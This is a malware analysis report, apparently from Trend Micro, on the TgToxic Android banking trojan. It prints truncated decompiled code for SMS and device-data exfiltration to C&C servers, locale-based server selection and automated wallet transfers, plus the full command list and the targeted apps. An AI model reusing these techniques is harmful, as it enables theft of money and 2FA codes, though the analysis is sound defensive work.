    Scriptable newObjectLiteral = ScriptRuntime.newObjectLiteral(new Object[]{"deviceId", "pkg", "apps", "mails", "deviceInfo"}, new Object[]{ScriptRuntime.name(context, parentScope, "deviceId"), "android", newArrayLiteral, newA
    if (ScriptRuntime.toBoolean(ScriptRuntime.name(context, parentScope, "developMode"))) {
        OptRuntime.callName(new Object[]{OptRuntime.call1(ScriptRuntime.getPropFunctionAndThis(ScriptRuntime.name(context, parentScope, "JSON"), "stringify", context, parentScope), ScriptRuntime.lastStoredScriptable(context), ne
    }
    OptRuntime.callName(new Object[]{"deviceOnline", newObjectLiteral}, "emitEnc", context, parentScope);
    return Undefined.instance;
}
```

Figure 11. Java bytecode compiled from one Javascript function

This function is used to collect the device information and send to the C&C server. It first iterates over a predefined variable “walletListAry”, which contains a list of package names of a cryptocurrency wallet that the threat actor is interested in. Then the malware calls “isAppExist” to check whether the app is in the system. If confirmed, the package name will be pushed into an array.

The malware then checks the email applications in the same way and creates a .json object that includes the information it collects. The “apps” field contains package names of installed cryptocurrency wallets, and the “mails” field contains package names of installed email apps. Finally, it calls “JSON.stringify” to serialize the .json object into a string and calls “emitEnc” to send the information to the C&C server over WebSocket.

C&C communication and data exfiltration

The malware uses WebSocket as a C&C channel where the script executes. It will call “StartWs” to connect to the WebSocket server, then set “new_msg” event listener to receive and parse C&C commands. The full C&C command list used is listed as follows:

Table 1. Full list of commands and their respective functions

Command	Command description/function
startCam	Opens camera
setCam	Takes a photo
stopCam	Closes camera
readContactList	Reads all contact
readAlbumList	Reads all album file names
readAlbumThumbnail	Reads all album thumbnails
readSmsList	Reads all SMS
showShortcuts	Adds icon on home screen
callAcc	Checks if Android Accessibility service is enabled
callAppSetting	Opens app settings
openIntent	Opens floating tool bar
backstage	Checks backstage service
requestfloaty	Applies for floating window permission
permission	Requests all permissions
permissionB	Auto approves permissions
reqAutoBoot	Auto restarts the device

reqFloaty	Auto approves float window permission
reqScreenPermission	Requests screen capture permission
reqPerList	N/A
updateApk	Installs apk
installApk	Downloads and installs apk
update	Updates Easyclick scripts
power	N/A
capture	Captures screenshot
screen_relay	Sets properties of screenshot
capturePic	Enables capture screenshot
home	Clicks home button via accessibility service
back	Clicks back button via accessibility service
recent	Clicks recent button via accessibility service
restartSc	Restarts easyclick script service
restartMe	Restarts app itself
awake	Keeps device awake
cancelAwake	Stops device from waking
wakeup	Keeps screen on
cancelWakeup	Keeps screen dim
setWakeup	Sets timer task to wakeup
swipePwdScreenOn	Forces use of pwd mode
swipePwdScreenOff	Disables forced use of pwd mode
catAllViewSwitch	N/A
reOpenMe	Reopens app itself
setDebugOn	Enables debug mode
setDebugOff	Disables debug mode
antiDeleteOn	Enables anti-delete

antiDeleteOff	Disables anti-delete
lockScreen	Locks screen
closeEnv	Sets accessibility status flag to false
blackB	N/A
black	Sets black overlay view
light	Removes black overlay view
inputSend	Captures input text
touchDown	Swipes down
touchMove	Swipes move
touchUp	Swipes up
rightClick	Clicks back button
clickInput	Clicks input box
gestureUnlock	Performs swipe up to unlock
gestureB	Performs a set of gestures
clickPoint	Performs click point
clickB	Performs click in a bound
clear	Excludes the pkg from recently used apps' history
wallpaper	N/A
googleAuth	Steals Google auth 2FA code via Accessibility service and upload
emailList	Uploads installed email application list
email	Steals emails' full messages and upload
walletList	Uploads installed wallet applications' list
fetchIcon	Fetches wallet apps icon
walletSend	Auto transfers balance via Accessibility service

Another detail worth noting is that TgToxic will connect to different C&C servers depending on the infected device's locale. While we continue tracking and have yet to find TgToxic activity in other regions or countries outside of the three we have identified so far, we believe that the malicious actors behind this deployment is trying to expand its activities to other countries based on the availability of these different servers.

```
if (ScriptRuntime.shallowEq("RU", callProp0) || ScriptRuntime.shallowEq("BY", callProp0) || ScriptRuntime.shallowEq("UA", callProp0)) {
    return "ru";
}
if (ScriptRuntime.shallowEq("US", callProp0) || ScriptRuntime.shallowEq("CA", callProp0) || ScriptRuntime.shallowEq("MX", callProp0)) {
    return "us";
}
if (ScriptRuntime.shallowEq("GT", callProp0) || ScriptRuntime.shallowEq("HN", callProp0) || ScriptRuntime.shallowEq("SV", callProp0) || ScriptRuntime.shallowEq("NI", callProp0) ||
    return "usn";
}
if (ScriptRuntime.shallowEq("BS", callProp0) || ScriptRuntime.shallowEq("CU", callProp0) || ScriptRuntime.shallowEq("JM", callProp0) || ScriptRuntime.shallowEq("DO", callProp0) ||
    return "uss";
}
if (ScriptRuntime.shallowEq("CN", callProp0) || ScriptRuntime.shallowEq("TW", callProp0) || ScriptRuntime.shallowEq("HK", callProp0) || ScriptRuntime.shallowEq("MO", callProp0)) {
    return "hk";
}
if (ScriptRuntime.shallowEq("JP", callProp0) || ScriptRuntime.shallowEq("JA", callProp0) || ScriptRuntime.shallowEq("KR", callProp0) || ScriptRuntime.shallowEq("KP", callProp0) ||
    return "kr";
}
if (ScriptRuntime.shallowEq("IE", callProp0) || ScriptRuntime.shallowEq("GB", callProp0) || ScriptRuntime.shallowEq("FR", callProp0) || ScriptRuntime.shallowEq("DE", callProp0) ||
    return "eu";
}
if (ScriptRuntime.shallowEq("YE", callProp0) || ScriptRuntime.shallowEq("OM", callProp0) || ScriptRuntime.shallowEq("IR", callProp0) || ScriptRuntime.shallowEq("IQ", callProp0) ||
    return "sa";
}
if (ScriptRuntime.shallowEq("UZ", callProp0) || ScriptRuntime.shallowEq("TM", callProp0) || ScriptRuntime.shallowEq("TJ", callProp0) || ScriptRuntime.shallowEq("KG", callProp0) ||
    return "ru";
}
if (ScriptRuntime.shallowEq("MY", callProp0) || ScriptRuntime.shallowEq("PH", callProp0) || ScriptRuntime.shallowEq("GU", callProp0) || ScriptRuntime.shallowEq("IN", callProp0) ||
    return "sg";
}
if (ScriptRuntime.shallowEq("SB", callProp0) || ScriptRuntime.shallowEq("PG", callProp0) || ScriptRuntime.shallowEq("AU", callProp0) || ScriptRuntime.shallowEq("NZ", callProp0) ||
    return "au";
}
if (ScriptRuntime.shallowEq("MA", callProp0) || ScriptRuntime.shallowEq("TN", callProp0) || ScriptRuntime.shallowEq("DZ", callProp0) || ScriptRuntime.shallowEq("LR", callProp0) ||
    return "za";
}
return "test";
```

Figure 12. Get C&C host prefix depending on the device locale

The data is exfiltrated through the C&C channel. Taking SMS exfiltration as an example, the malware first calls “getSmsInPhone” to extract all SMS from the message inbox, then uploads the stolen data to the server via the WebSocket C&C channel.

```
private static Object _c_anonymous_69(main main, Context context, Scriptable scriptable, Scriptable scriptable2, Object[] objArr) {
    Object callProp0;
    Scriptable parentScope = main.getParentScope();
    Object obj = Undefined.instance;
    if (!ScriptRuntime.toBoolean(OptRuntime.call2(ScriptRuntime.getPropFunctionAndThis(ScriptRuntime.name(context, parentScope, "javaDiy"), "hasPermission", context, parentScope), ScriptRuntime.lastStoredScriptable(context), Scr
        callProp0 = "";
    } else {
        callProp0 = OptRuntime.callProp0(ScriptRuntime.name(context, parentScope, "ReadSms"), "getSmsInPhone", context, parentScope);
    }
    CharSequence add = ScriptRuntime.add(callProp0, "");
    OptRuntime.callName(new Object[]{_k3}, "sleep", context, parentScope);
    Object call1 = OptRuntime.call1(ScriptRuntime.getPropFunctionAndThis(ScriptRuntime.name(context, parentScope, "JSON"), "stringify", context, parentScope), ScriptRuntime.lastStoredScriptable(context), ScriptRuntime.newObjectL
    if (ScriptRuntime.toBoolean(ScriptRuntime.name(context, parentScope, "developMode"))) {
        OptRuntime.callName(new Object[]{call1}, "logd", context, parentScope);
    }
    Object call2 = OptRuntime.call2(ScriptRuntime.getPropFunctionAndThis(ScriptRuntime.name(context, parentScope, "AES"), "encrypt", context, parentScope), ScriptRuntime.lastStoredScriptable(context), call1, "0623U25KTT3Y08P9",
    if (!ScriptRuntime.eq(ScriptRuntime.typeofName(parentScope, "IO"), "undefined")) {
        OptRuntime.call2(ScriptRuntime.getPropFunctionAndThis(ScriptRuntime.name(context, parentScope, "IO"), "emit", context, parentScope), ScriptRuntime.lastStoredScriptable(context), "enc msg", call2, context, parentScope);
    }
    ScriptRuntime.setName(ScriptRuntime.bind(context, parentScope, "lastPostDate"), OptRuntime.callName0("time", context, parentScope), context, parentScope, "lastPostDate");
    return Undefined.instance;
}
```

Figure 13. Extracting all text messages

Automatic permission grants and uninstallation prevention

TgToxic can hijack the system app to automatically grant itself permissions, as well as prevent uninstallation when the victim tries to uninstall the malware. Below is a list of system apps that the malware tries to hijack and its corresponding purposes:

Table 2. List of system apps the malware attempts to take control of

System app	Process	TgToxic hijacked function
Android System App	com.google.android.apps.authenticator com.google.android.apps.authenticator2	Steal two-factor authentication (2FA) code
	com.android.settings	Automatic permission grants and uninstallation prevention
	com.android.systemui	Steal lock screen pin code

Security App	com.color.safecenter com.iqoo.secure com.lbe.security.miui com.miui.securitycenter com.meizu.safe.security com.transsion.phonemaster	Disable security apps to evade detection

Control financial apps for automatic transfers

TgToxic implements automatic transfer service (ATS) to transfer money to the threat actors without the users knowing. The malware starts with secretly stealing passwords and unlocking gestures. When it detects the user having a wallet app, the malware will check for the specific activity and record via key logging if the user will input the password. It can also take screenshots if the user does a gesture to unlock the device.

Once it receives a “walletSend” command from the C&C server, the malware will put a full black screen overlay to prevent the victim from becoming aware of the malicious activities and transfers. It then opens the wallet application and collects the details such as chain type and balance. TgToxic will then simulate user clicks for transfers to specific recipients across all chain types through the Accessibility service:

1. Check if chain type is “usdt” and enter wallet details
2. Click the transfer button
3. Input receiver address
4. Input transfer money
5. Enter transfer detail page
6. Input password
7. Click the “Confirm” button

```
if(ScriptRuntime.eq(OptRuntime.callProp0(ScriptRuntime.getObjectProp(ScriptRuntime.name(context0, scriptable7, "curCoinNode"), "text", context0, scriptable7), "toLowerCase", context0, scriptable7), "usdt")) {
    Scriptable scriptable8 = ScriptRuntime.enterWith(ScriptRuntime.newObjectLiteral(new Object[]{"sNode", "sendBtnSel"}, new Object[]{Undefined.instance, Undefined.instance}, null, context0, scriptable7), context0, scriptable7);
    if(ScriptRuntime.toBoolean(ScriptRuntime.name(context0, scriptable8, "developMode"))) {
        OptRuntime.callName(new Object[]{"进入钱包详情"}, "logd", context0, scriptable8);
    }

    ScriptRuntime.setName(ScriptRuntime.bind(context0, scriptable8, "sNode"), OptRuntime.callName(new Object[]{ScriptRuntime.name(context0, scriptable8, "curCoinNode")}, "findParentClickable", context0, scriptable8), context0, scriptable8,
    if(ScriptRuntime.toBoolean(ScriptRuntime.name(context0, scriptable8, "sNode"))) {
        OptRuntime.callProp0(ScriptRuntime.name(context0, scriptable8, "sNode"), "click", context0, scriptable8);
    }
```

Figure 14. Checking for chain type and entering the wallet details

```
all1(ScriptRuntime.getPropFunctionAndThis(ScriptRuntime.name(context0, scriptable10, "inputSel"), "getNodeInfo", context0, scriptable10), ScriptRuntime.lastStoredScriptable(context0), main._k43, context0, scriptable10), context0, scriptable10, "inputNodes");
ntime.name(context0, scriptable10, "inputNodes"), ScriptRuntime.zeroObj, context0, scriptable10), "inputText", context0, scriptable10), ScriptRuntime.lastStoredScriptable(context0), ScriptRuntime.name(context0, scriptable10, "receiveAddress"), context0, scriptabl
oObj, context0, scriptable10, "balance");
```

Figure 15. Typing in the stolen address information and the recipient’s address

Figure 16. Typing in the wallet's password and confirming the transaction

Targeted applications

Here is a list of apps that the malware extracted victims' information from, as studied from the latest samples targeting Thailand:

Table 3. List of apps the malware takes information from once an Android device is infected

Type	**Package names**	**Function**
Bank applications		Steal users' credentials from Thai banking apps
Cryptocurrency wallet applications	com.binance.dev com.bitfinex.mobileapp com.bitmex.app.android com.bitpay.wallet com.bitpie com.bixin.wallet.mainnet com.blockfolio.blockfolio com.btckorea.bithumb com.coinbase.android com.coinhub.wallet com.ftxmobile.ftx com.gateio.gateio com.github.ontio.onto com.hashkey.me.google com.hittechsexpertlimited.hitbtc com.hoo.qianbao com.huobionchainwallet.gp com.kubi.kucoin com.ledger.live com.legendwd.hyperpayW com.mathwallet.android com.medishares.android	Steal credentials and automate transfer of money

	com.mexcpro.client com.myetherwallet.mewwallet com.okinc.okcoin.intl com.okinc.okex.gp com.wemadetree.wemixwallet huolongluo.byw im.token.app io.metamask org.liberty.jaxx org.toshi piuk.blockchain.android pro.huobi vip.mytokenpocket wannabit.io.cosmostaion com.wallet.crypto.trustapp com.vaulthotpro	
Email applications	com.acompli.acompli com.microsoft.office.outlook com.netease.mail com.tencent.androidqqmail com.yahoo.mobile.client.android.mail com.yahoo.apps.yahooapp com.google.android.gm	Steal email accounts and message content

Conclusion

Despite having different deployment periods, we found the social media phishing campaigns and network infrastructure targeting Taiwan, Indonesia, and Thailand similar. When the victim downloads the fake app from the website given by the threat actor, or if victim tries to send a direct message to the threat actor through messaging apps such as WhatsApp or Viber, the cybercriminal deceives the user into registering, installing the malware, and enabling the permissions it needs. Once granted, the phone is automatically controlled by the malicious actors, and the legitimate apps and their respective assets in the device become at risk.

Looking at the analysis, the malware in itself is not sophisticated but interesting. The abuse of legitimate automation frameworks like Easyclick and Autojs can make it easier to develop sophisticated malware, especially for Android banking trojans that can abuse Accessibility services. The complexity of the frameworks also makes it difficult to reverse engineer for analysis. It is highly likely that due to the framework's convenience and anti-reverse engineering features, more threat actors can take advantage and use this method in the future.

Looking at the malicious actors, we determined that the group or individual responsible for this campaign is new at this, but relatively informed with the ongoings in the region and targets as there are components reflecting the

familiar use of traditional and simplified Chinese. One interesting detail we observed is that there are a lot of scams abusing the themes of allowance assistance distribution in Taiwan in August 2022. While the official agency had and continuously warned the public about these scams, mainstream news coverage was not as widely distributed and did not offer details that we could use for our investigation.

While we also have an insight on deployments and attempts to victimize, there is little information on the actual number of victims on the ground. The growing threat intelligence and capability of devices at detecting these kinds of threats have improved, coupled with users' grown awareness of the fact that they can avoid threats like these (i.e., by not downloading from unofficial platforms), and make it easier to prevent these types of malware infections. As additional precautions to avoid becoming a victim of these kinds of threats, here are some signs of infections to watch for and best practices:

- Avoid installing apps from unknown sources and platforms. Do not click on apps, installers, websites directly embedded in SMS or emails, especially from unknown senders.
- Do not enable sensitive permissions such as Accessibility services from and for enabling and/or download of unknown apps.
- For signs of malware infection, battery drain of devices despite the user's non-usage is a red flag of potential malware infection.

Trend Micro solutions

Trend Micro Mobile Security Solutionsopen on a new tab can scan mobile devices in real time and on demand to detect malicious apps, sites, or malware to block or delete them. These solutions are available on Android and iOS, and can protect users' devices and help them minimize the threats brought by fraudulent applications and websites such as TgToxic.

Indicators of compromise (IOCs)

For a full list of the IOCs, find the list hereopen on a new tab.

Tags
